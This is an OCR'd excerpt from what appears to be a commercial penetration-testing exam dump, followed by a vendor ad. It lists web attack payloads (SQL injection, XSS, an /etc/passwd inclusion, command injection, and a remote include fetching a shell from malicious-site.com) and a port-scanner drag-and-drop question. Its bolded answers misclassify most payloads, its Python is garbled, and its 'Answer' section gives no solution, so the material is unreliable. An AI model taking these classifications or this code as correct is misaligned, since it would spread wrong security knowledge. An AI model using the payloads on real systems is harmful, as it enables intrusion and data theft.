`item=widget';waitfor%20delay%20'00:00:20';--`	**Command Injection** DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls **Input Sanitization .., \, /, sandbox requests** Input Sanitization ", :, $, (,), (,). Input Sanitizatin ", ', <...>< +.
`search=Bob"%3e%3cimg%20src%3da%20oneerror%3dalert(1)%3e`	Command Injection DOM-based Cross Site Scripting **SQL Injection (Error)** SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization .., \, /, sandbox requests Input Sanitization ", :, $, (,), (,). **Input Sanitizatin ", ', <...>< +.**
`logfile=%2fetc%2fpasswd%00`	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) **SQL Injection (Union)** Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization .., \, /, sandbox requests **Input Sanitization ", :, $, (,), (,).** Input Sanitizatin ", ', <...>< +.
`site=www.exa'ping%20-c%2010%20localhost'mple.com`	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting **Local File Inclusion** Remote File Inclusion URL Redirect	**Parameterized queries** Preventing external calls Input Sanitization .., \, /, sandbox requests Input Sanitization ", :, $, (,), (,). Input Sanitizatin ", ', <...>< +.
`item=widget%20union%20select%20null,null,@@version;--`	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) **SQL Injection (Union)** Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls **Input Sanitization .., \, /, sandbox requests** Input Sanitization ", :, $, (,), (,). Input Sanitizatin ", ', <...>< +.
`item=widget'+convert(int,@@version)+'`	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) **Reflected Cross Site Scripting** Local File Inclusion Remote File Inclusion URL Redirect	**Parameterized queries** Preventing external calls Input Sanitization .., \, /, sandbox requests Input Sanitization ", :, $, (,), (,). Input Sanitizatin ", ', <...>< +.
`logFile=http:%2f%2fwww.malicious-site.com%2fshell.txt`	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) Reflected Cross Site Scripting Local File Inclusion	Parameterized queries **Preventing external calls** Input Sanitization .., \, /, sandbox requests Input Sanitization ", :, $, (,), (,). Input Sanitizatin ", ', <...>< +.

Visit us at: https://www.examsempire.com/pt0-001

Question: 5

DRAG DROP
Instructions:
Analyze the code segments to determine which sections are needed to complete a port scanning script.
Drag the appropriate elements into the correct locations to complete the script.
If at any time you would like to bring back the initial state of the simulation, please click the reset all button.
During a penetration test, you gain access to a system with a limited user interface. This machine appears to have access to an isolated network that you would like to port scan.

Drag and Drop Options

```
#!/usr/bin/ruby
```

```
for SPORT In SPORTS:
    try:
        s.connect((ip, port))
        print("%s:%s - OPEN" % (ip, port))

    except socket.timeout
        print("%s:%s - TIMEOUT" % (ip, port))

    except socket.error as e:
        print("%s:%s - CLOSED" % (ip, port))

    finally:
        s.close()
```

```
run_scan(sys.argv[1], ports)
```


```
ports - [21, 22]
```

```
for port in ports:
    try:
        s.connect((ip, port))
        print("%s:%s - OPEN" % (ip, port))
    except socket.timeout
        print("%s:%s - TIMEOUT" % (ip, port))
```

Immutables

```
[ ? ]
import socket
import sys
[ ? ]
def port_scan(ip, ports):
    s - socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.settimeout(2.0)
[ ? ]
if_name_ — '_min_':
  if len(sys.argv) < 2
     print('Execution requires a target IP address. Exiting…')
     exit(1)
 else:
[ ? ]
```

Answer:


Drag and Drop Options
#1/usr/bin/ruby
for SPORT In SPORTS:
try:
s.connect((ip, port))
print("%s:%s - OPEN" % (ip, port))
except socket.timeout
print("%s:%s - TIMEOUT" % (ip, port))
except socket.error as e:
print("%s:%s - CLOSED" % (ip, port))
finally:
s.close()
run_scan(sys.argv[1], ports)
ports = [21, 22]
for port in ports:
try:
s.connect((ip, port))
print("%s:%s - OPEN" % (ip, port))
except socket.timeout
print("%s:%s - TIMEOUT" % (ip, port))
Immutables
?
import socket
import sys
?
def port_scan(ip, ports):
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.settimeout(2.0)
?
if_name_ = '_min_':
if len(sys.argv) < 2
print('Execution requires a target IP address. Exiting…')
exit(1)
lse:
?

Thank You for Trying Our Product

Special 16 USD Discount Coupon: NSZUBG3X

Email: support@examsempire.com

Check our Customer Testimonials and ratings available on every product page.

Visit our website.

https://examsempire.com/